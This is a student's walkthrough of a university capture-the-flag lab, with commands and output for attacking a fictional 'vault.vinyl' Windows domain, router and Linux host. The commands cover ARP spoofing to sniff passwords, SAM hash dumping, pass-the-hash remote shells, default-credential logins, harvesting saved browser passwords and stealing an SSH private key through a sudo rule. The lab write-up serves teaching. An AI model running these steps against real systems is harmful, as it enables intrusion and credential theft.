10.11.12.6

NMAP

Do not forget to check all machines online if you know the netmask:

`sudo nmap -sn 10.11.12.0-100`

First lets check the version and services.

`sudo nmap -sV -O 10.11.12.6` (-sV for versions, -O for operating system)

```
Nmap scan report for 10.11.12.6
Host is up (0.021s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-06-05 15:12:00Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.vinyl0., Site: Default-First-Sit
e-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: vault.vinyl0., Site: Default-First-Sit
e-Name)
3269/tcp open  tcpwrapped
```

```
MAC Address: 00:0F:1F:76:C1:BF (Dell)
Warning: OSScan results may be unreliable because we could
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022 (89%)
Aggressive OS guesses: Microsoft Windows Server 2022 (89%)
No exact OS matches for host (test conditions non-ideal).
```

Once we have that, we need to check what we can do.

QUESTION 1

See the msrpc/rpcbind and etc? Also see the domain and other services like LDAP? Considering all of this, it is probably a domain controller. It can also have different shared folders for it.

`sudo showmount -e 10.11.12.6` (-e to show exports)

We get the /Data available to everyone

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo showmount -e 10.11.12.6
[sudo] password for serafim:
Export list for 10.11.12.6:
/Data (everyone)
```

Then, mount the folder somewhere on your system

`sudo mount 10.11.12.6:/Data /mnt/shared_folder

Then you get a flag from the shared folder.

QUESTION 2

You see LDAP bullshit? There is a possibility that some stuff might be happening behind the scenes in the network.

There are quite some machines in the network.

We can check the traffic between the different targets

`sudo ettercap -T -i tap0 -M arp /10.11.12.6/10.11.12.48/ -w file.pcap` (-T for text mode, -i select the interface, -M set the mode, then targets (like between which or towards which it is going), -w for output)

or another one can be used as `sudo ettercap -Tq -i tap0 -M arp:remote /10.11.12.48//` (this will however show only one flag)

Then after some time you got the capture


Use `tcpdump -r file.pcap -A > file.txt` (-A for print each packet in ASCII, -r probably for reading)

Then you can analyze the file with `cat file.txt | grep FLAG` and you should get at least one FLAG (FLAG-6986) which is also a password for LDAP (and also some other possible flags, like for FTP on another server, and another flag for another server)

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat file.txt | grep FLAG
...F...[20" }},{"_index":"catalog","_type":"albums","_id":"22","_score":1.0, "_source" : { "artist": "Flynn Aglow",
"album": "FLAG-7972", "year": "2024" }},{"_index":"catalog","_type":"albums","_id":"2","_score":1.0, "_source" : { "
artist": "Ed Sheeran", "album": "x (multiply)", "year": "2014" }}]}}
...F...[20" }},{"_index":"catalog","_type":"albums","_id":"22","_score":1.0, "_source" : { "artist": "Flynn Aglow",
"album": "FLAG-7972", "year": "2024" }},{"_index":"catalog","_type":"albums","_id":"2","_score":1.0, "_source" : { "
artist": "Ed Sheeran", "album": "x (multiply)", "year": "2014" }}]}}
.....T8.0#...`......ed@vault.vinyl.      FLAG-6986
.....T8.0#...`......ed@vault.vinyl.      FLAG-6986
11:56:21.922835 IP speaker.vault.vinyl.35070 > www.vault.vinyl.ftp: Flags [P.], seq 15:31, ack 76, win 16384, option
s [nop,nop,TS val 4222969252 ecr 587176090], length 16: FTP: PASS FLAG-5953
..e."...PASS FLAG-5953
11:56:21.926199 IP speaker.vault.vinyl.35070 > www.vault.vinyl.ftp: Flags [P.], seq 15:31, ack 76, win 16384, option
s [nop,nop,TS val 4222969252 ecr 587176090], length 16: FTP: PASS FLAG-5953
..e."...PASS FLAG-5953
```

QUESTION 3

From previous question lets open the wireshark, open the .pcap file we got, then filter for `ldap` and then we can get some information with a user and its password being the flag.



We get user `ed@vault.vinyl` and password `FLAG-6986`

Now run the `ldapsearch -H ldap://10.11.12.6 -x -b "DC=vault,DC=vinyl" -D "ed@vault.vinyl" -W`

or you can run this `ldapsearch -x -H ldap://10.11.12.6:389 -D "ed@vault.vinyl" -w 'FLAG-6986' -b "dc=vault,dc=vinyl" "(&(objectclass=person))"` (or add also | grep FLAG at the end) (-x for simple authentication, -H for host, -D for user or distinguished name)

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ ldapsearch -x -H ldap://10.11.12.6:389 -D "ed@vault.vinyl" -w 'FLAG-6986' -b "dc=vault,dc=vinyl" "(&(objectclass
=person))" | grep FLAG
physicalDeliveryOfficeName: FLAG-6659
```

After that, you get quite some information that can be used. In this case you get information regarding users as well (like amelia@vault.vinyl).

QUESTION 4

We got ourself a user, and then we can check the SMB functions

`sudo smbclient -L 10.11.12.6 -U ed%FLAG-6986`

Then you will see some directories

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo smbclient -L 10.11.12.6 -U ed%FLAG-6986
[sudo] password for serafim:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Financial       Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.11.12.6 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Then you can run command to list the files:

`smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "ls"`

Then you can run this type of command to get the file from a directory:

`smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "get FLAG.txt"`

Then `cat FLAG.txt`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "get FLAG.txt"
getting file \FLAG.txt of size 9 as FLAG.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ ls
FLAG.txt   file.pcap  file2.pcap  hydra.restore       serafim.ciobanu.ovpn
README.md  file.txt   file2.txt   openvpn-status.log  serafim.ciobanu.zip

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ smbclient //10.11.12.6/Financial -U ed%FLAG-6986 -c "ls"
  .                                   D        0  Tue Feb 20 09:30:38 2024
  ..                                 DHS        0  Tue Feb 20 13:27:38 2024
  FLAG.txt                            A        9  Tue Feb 20 09:30:54 2024

                12942847 blocks of size 4096. 8220708 blocks available

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ cat FLAG.txt
FLAG-6793
```

QUESTION 5

Since this is a DNS Server, we can check for the DNS records and etc.

`dnsrecon -d vault.vinyl` (where you need to specify the domain name (in this case it is vault.vinyl anyway))

or you can run `dig axfr @10.11.12.6 vault.vinyl`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ dnsrecon -d vault.vinyl
[*] std: Performing General Enumeration against: vault.vinyl...
[-] DNSSEC is not configured for vault.vinyl
[*]     SOA amplifier.vault.vinyl 10.11.12.6
[*]     NS amplifier.vault.vinyl 10.11.12.6
[-]     Recursion enabled on NS Server 10.11.12.6
[*]     A vault.vinyl 10.11.12.6
[*]     TXT vault.vinyl                                    v=spf1 ip4:10.11.12.6 include:vault.vinyl.email -al
l FLAG-6649
[*] Enumerating SRV Records
[+]     SRV _gc._tcp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 3268
[+]     SRV _kerberos._tcp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 88
[+]     SRV _kerberos._udp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 88
[+]     SRV _ldap._tcp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 389
[+]     SRV _ldap._tcp.ForestDNSZones.vault.vinyl amplifier.vault.vinyl 10.11.12.6 389
[+]     SRV _ldap._tcp.pdc._msdcs.vault.vinyl amplifier.vault.vinyl 10.11.12.6 389
[+]     SRV _ldap._tcp.gc._msdcs.vault.vinyl amplifier.vault.vinyl 10.11.12.6 3268
[+]     SRV _kpasswd._udp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 464
[+]     SRV _ldap._tcp.dc._msdcs.vault.vinyl amplifier.vault.vinyl 10.11.12.6 389
[+]     SRV _kerberos._tcp.dc._msdcs.vault.vinyl amplifier.vault.vinyl 10.11.12.6 88
[+]     SRV _kpasswd._tcp.vault.vinyl amplifier.vault.vinyl 10.11.12.6 464
[+] 11 Records Found
```

This is all thanks to DNS Zone Transfer

QUESTION 6

We need to get LDAP users, to get some data out of it.

`crackmapexec smb 10.11.12.28 -u ed -p FLAG-6986 –sam` (smb for various shares it might have, -u for user, -p for password, --sam/--users what to list. If hangs, try to change server or what to list)

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ crackmapexec smb 10.11.12.28 -u ed -p FLAG-6986 --sam
SMB         10.11.12.28     445    RECORD           [*] Windows 10.0 Build 19041 x64 (name:RECORD) (domain:vault.vin
yl) (signing:False) (SMBv1:False)
SMB         10.11.12.28     445    RECORD           [+] vault.vinyl\ed:FLAG-6986 (Pwn3d!)
SMB         10.11.12.28     445    RECORD           [+] Dumping SAM hashes
SMB         10.11.12.28     445    RECORD           Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae
931b73c59d7e0c089c0:::
SMB         10.11.12.28     445    RECORD           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5
9d7e0c089c0:::
SMB         10.11.12.28     445    RECORD           DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a
e931b73c59d7e0c089c0:::
SMB         10.11.12.28     445    RECORD           WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9f99bee5
e5626da6ff06e4d6d7d327da:::
SMB         10.11.12.28     445    RECORD           Amelia Turner:1001:aad3b435b51404eeaad3b435b51404ee:0c19dfe9606d
00dec987fcf4f02972f8:::
SMB         10.11.12.28     445    RECORD           [+] Added 5 SAM hashes to the database
```

This will show us password hashes, after the last column type of hash.

Then we want to know the users (unless we already have them with ldapsearch)

`crackmapexec smb 10.11.12.6 -u ed -p FLAG-6986 –users`

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ crackmapexec smb 10.11.12.6 -u ed -p FLAG-6986 --users
SMB         10.11.12.6      445    AMPLIFIER        [*] Windows 10.0 Build 20348 x64 (name:AMPLIFIER) (domain:vault.
vinyl) (signing:True) (SMBv1:False)
SMB         10.11.12.6      445    AMPLIFIER        [+] vault.vinyl\ed:FLAG-6986
SMB         10.11.12.6      445    AMPLIFIER        [+] Enumerated domain user(s)
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\flag                          badpwdcount: 1 desc:
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\ed                            badpwdcount: 0 desc:
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\amelia                        badpwdcount: 8 desc:
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\krbtgt                        badpwdcount: 0 desc:
Key Distribution Center Service Account
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\Guest                         badpwdcount: 0 desc:
Built-in account for guest access to the computer/domain
SMB         10.11.12.6      445    AMPLIFIER        vault.vinyl\Administrator                 badpwdcount: 8 desc:
Built-in account for administering the computer/domain
```

So then, by knowing the password hash (yes it allows it) and also the username, we can get into the machine

` evil-winrm -i 10.11.12.6 -u amelia -H 0c19dfe9606d00dec987fcf4f02972f8` (you get like a remote shell)

Then cd into C:\ and then cat FLAG.txt

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo nmap 10.11.12.6
[sudo] password for serafim:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 21:17 CEST
Nmap scan report for amplifier.vault.vinyl (10.11.12.6)
Host is up (0.023s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
111/tcp  open  rpcbind
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
2049/tcp open  nfs
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:0F:1F:76:C1:BF (Dell)

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds

┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo nmap 10.11.12.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 21:17 CEST
Nmap scan report for record.vault.vinyl (10.11.12.28)
Host is up (0.023s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 04:0E:3C:FA:5B:23 (HP)

Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds
```

10.11.12.13

NOTE: TO UNDERSTAND THAT YOU HAVE A ROUTER, IT MIGHT HAVE PORT 53 (TCP), 80, 443 OPEN


```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo nmap 10.11.12.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 21:23 CEST
Nmap scan report for turntable.vault.vinyl (10.11.12.13)
Host is up (0.019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 6C:62:FE:F6:9C:11 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.96 seconds
```

QUESTION 1

Go to the website http://10.11.12.13, then login with “root:opnsense” and then you will find a flag.

QUESTION 2

Go to the same website, but now go to System > Settings > Administration and find the SSH port



Then go into terminal, say `ssh root@10.11.12.13 -p 5569`, provide the password “opnsense” and you are in.

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ ssh root@10.11.12.13 -p 5569
(root@10.11.12.13) Password:
Last login: Wed Jun  5 21:24:04 2024 from 10.11.13.63
-------------------------------------------------------
|      Hello, this is OPNsense 24.1                   |
|                                                     |
| Website:       https://opnsense.org/                |
| Handbook:      https://docs.opnsense.org/           |
| Forums:        https://forum.opnsense.org/          |
| Code:          https://github.com/opnsense          |
| Twitter:       https://twitter.com/opnsense         |
-------------------------------------------------------

*** turntable.vault.vinyl: OPNsense 24.1.1 ***

 LAN (vmx1)       -> v4: 10.11.12.13/23
 WAN (vmx0)       -> v4/DHCP4: 10.30.7.222/24

 HTTPS: SHA256 12 6A E3 12 04 3E A9 E1 BD 2E 07 28 19 77 62 B4
                DB 24 62 E4 D9 05 96 7A 2B 95 8A BA 62 AE EF 63
 SSH:   SHA256 6sDqRQqETkW6cWBHW86rRMq/CfHtrwrCZtjn4aVhduc (ECDSA)
 SSH:   SHA256 LLQgForIFiwyrcVNb2ntnl2shvnblTbtTBTuIFNjfxA (ED25519)
 SSH:   SHA256 Oqczff5W9XtegK2vOe4ZmvLDFjrCsgNWq703VMtndAU (RSA)

  0) Logout                              7) Ping host
  1) Assign interfaces                   8) Shell
  2) Set interface IP address            9) pfTop
  3) Reset the root password            10) Firewall log
  4) Reset to factory defaults          11) Reload all services
  5) Power off system                   12) Update from console
  6) Reboot system                      13) Restore a backup

Enter an option:
```

Press 8, then do ls, and cat FLAG.txt

```
Enter an option: 8

root@turntable:~ # ls
.cshrc          .login          .mail_aliases   .profile        .vimrc
.history        .login_conf     .mailrc         .shrc           FLAG.txt
root@turntable:~ # cat FLAG.txt
FLAG-1807
root@turntable:~ # sS
```

10.11.12.28


QUESTION 1

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo nmap 10.11.12.28 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 21:34 CEST
Nmap scan report for record.vault.vinyl (10.11.12.28)
Host is up (0.023s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: VAULT
|   NetBIOS_Domain_Name: VAULT
|   NetBIOS_Computer_Name: RECORD
|   DNS_Domain_Name: vault.vinyl
|   DNS_Computer_Name: record.vault.vinyl
|   DNS_Tree_Name: vault.vinyl
|   Product_Version: 10.0.19041
|_  System_Time: 2024-06-05T19:34:44+00:00
|_ssl-date: 2024-06-05T19:35:24+00:00; -2s from scanner time.
| ssl-cert: Subject: commonName=record.vault.vinyl
| Not valid before: 2024-02-19T12:03:03
|_Not valid after:  2024-08-20T12:03:03
MAC Address: 04:0E:3C:FA:5B:23 (HP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: RECORD, NetBIOS user: <unknown>, NetBIOS MAC: 04:0e:3c:fa:5b:23 (HP)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-06-05T19:34:44
|_  start_date: N/A
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
```

Note that it has some RDP information related, hence you need a user to try and connect to it.


But we already have a user, so use it.

` xfreerdp /u:ed /p:FLAG-6986 /v:10.11.12.28` , and then you get the RDP. From there, navigate in file explorer to C:\, and find FLAG.txt



QUESTION 2

Then, out of the blue, you need to Open EDGE, and then inside there go to "edge://wallet/passwords/details/vinyl.vault", then provide the password, and go to saved websites/passwords.



10.11.12.38

QUESTION 1 + 2

```
┌──(serafim㉿serafim)-[~/Documents/University]
└─$ sudo nmap 10.11.12.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 21:47 CEST
Nmap scan report for fragile.vault.vinyl (10.11.12.38)
Host is up (0.019s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
3826/tcp open  wormux
5432/tcp open  postgresql
MAC Address: 00:25:90:45:E5:65 (Super Micro Computer)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
```

Runs postgres, ssh, and some weirdo. Try to navigate to http://10.11.12.38:3826, and you get a website with a reverse shell.

First of all, run `sudo -l` to know what kind of stuff you can run without any root password.

Submit the name of your vinyl record:

sudo -l

Submit

```
 Defaults entries for application on fragile:
reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

ication may run the following commands on fragile:
) NOPASSWD: /usr/bin/cat
```

You can do cat without sudo. So try around and see files with ls. ` ls -la ../../var/lib/postgresql/`

Submit the name of your vinyl record:

ls -la ../../var/lib/postgresql/

Submit

```
total 20
drwxr-xr-x  3 postgres postgres 4096 Feb 19 21:29 .
drwxr-xr-x 20 root     root     4096 Feb 19 21:56 ..
drwxr-xr-x  3 postgres postgres 4096 Feb 19 21:24 15
-rw-------  1 postgres postgres   52 Feb 19 21:46 .bash_history
-rw-------  1 postgres postgres  509 Feb 19 21:46 .psql_history
```

Run cat /var/lib/postgresql/.psql_history

```
CREATE DATABASE flag;
\c flag;
CREATE TABLE congrats(id serial primary key, data varchar(50));
INSERT INTO congrats (id, data) VALUES (1, “FLAG-3407”);
INSERT INTO congrats (id, data) VALUES (1, "FLAG-3407");
INSERT INTO congrats (id, data) VALUES (1, 'FLAG-3407');
\password postgres
CREATE USER flag WITH PASSWORD 'FLAG-3336';
GRANT SELECT ON flag TO flag;
GRANT SELECT ON DATABASE flag TO flag;
GRANT usage ON database flag to flag;
grant all on database flag TO flag;
grant pg_read_all_data to flag;
```

Now you see both flags.

Submit the name of your vinyl record:

ls -la../../home/taylor

Submit

```
total 32
drwx---r-x 4 taylor taylor 4096 Feb 19 21:21 .
drwxr-xr-x 5 root   root   4096 Feb 19 21:06 ..
-rw------- 1 taylor taylor  180 Feb 19 21:23 .bash_history
-rw-r--r-- 1 taylor taylor  220 Feb 19 21:03 .bash_logout
-rw-r--r-- 1 taylor taylor 3526 Feb 19 21:03 .bashrc
drwxr-xr-x 3 taylor taylor 4096 Feb 19 21:04 .local
-rw-r--r-- 1 taylor taylor  807 Feb 19 21:03 .profile
drwx------ 2 taylor taylor 4096 Feb 19 21:23 .ssh
```

Then you can read the files of other users. In this case – taylor. You can read .bash_history

Then you can read and copy the files via `cat /home/taylor/.ssh/id_rsa` and the `id_rsa.pub`. Copy them to your machine.

Then add it to ssh-agent `eval $(ssh-agent)`, `ssh-add id_rsa`. On .pub make sure to have rw r r, on the simple one have rw only.

```
┌──(serafim㉿serafim)-[~/.ssh]
└─$ eval $(ssh-agent)
Agent pid 21723

┌──(serafim㉿serafim)-[~/.ssh]
└─$ sudo ssh-add id_rsa
Could not open a connection to your authentication agent.

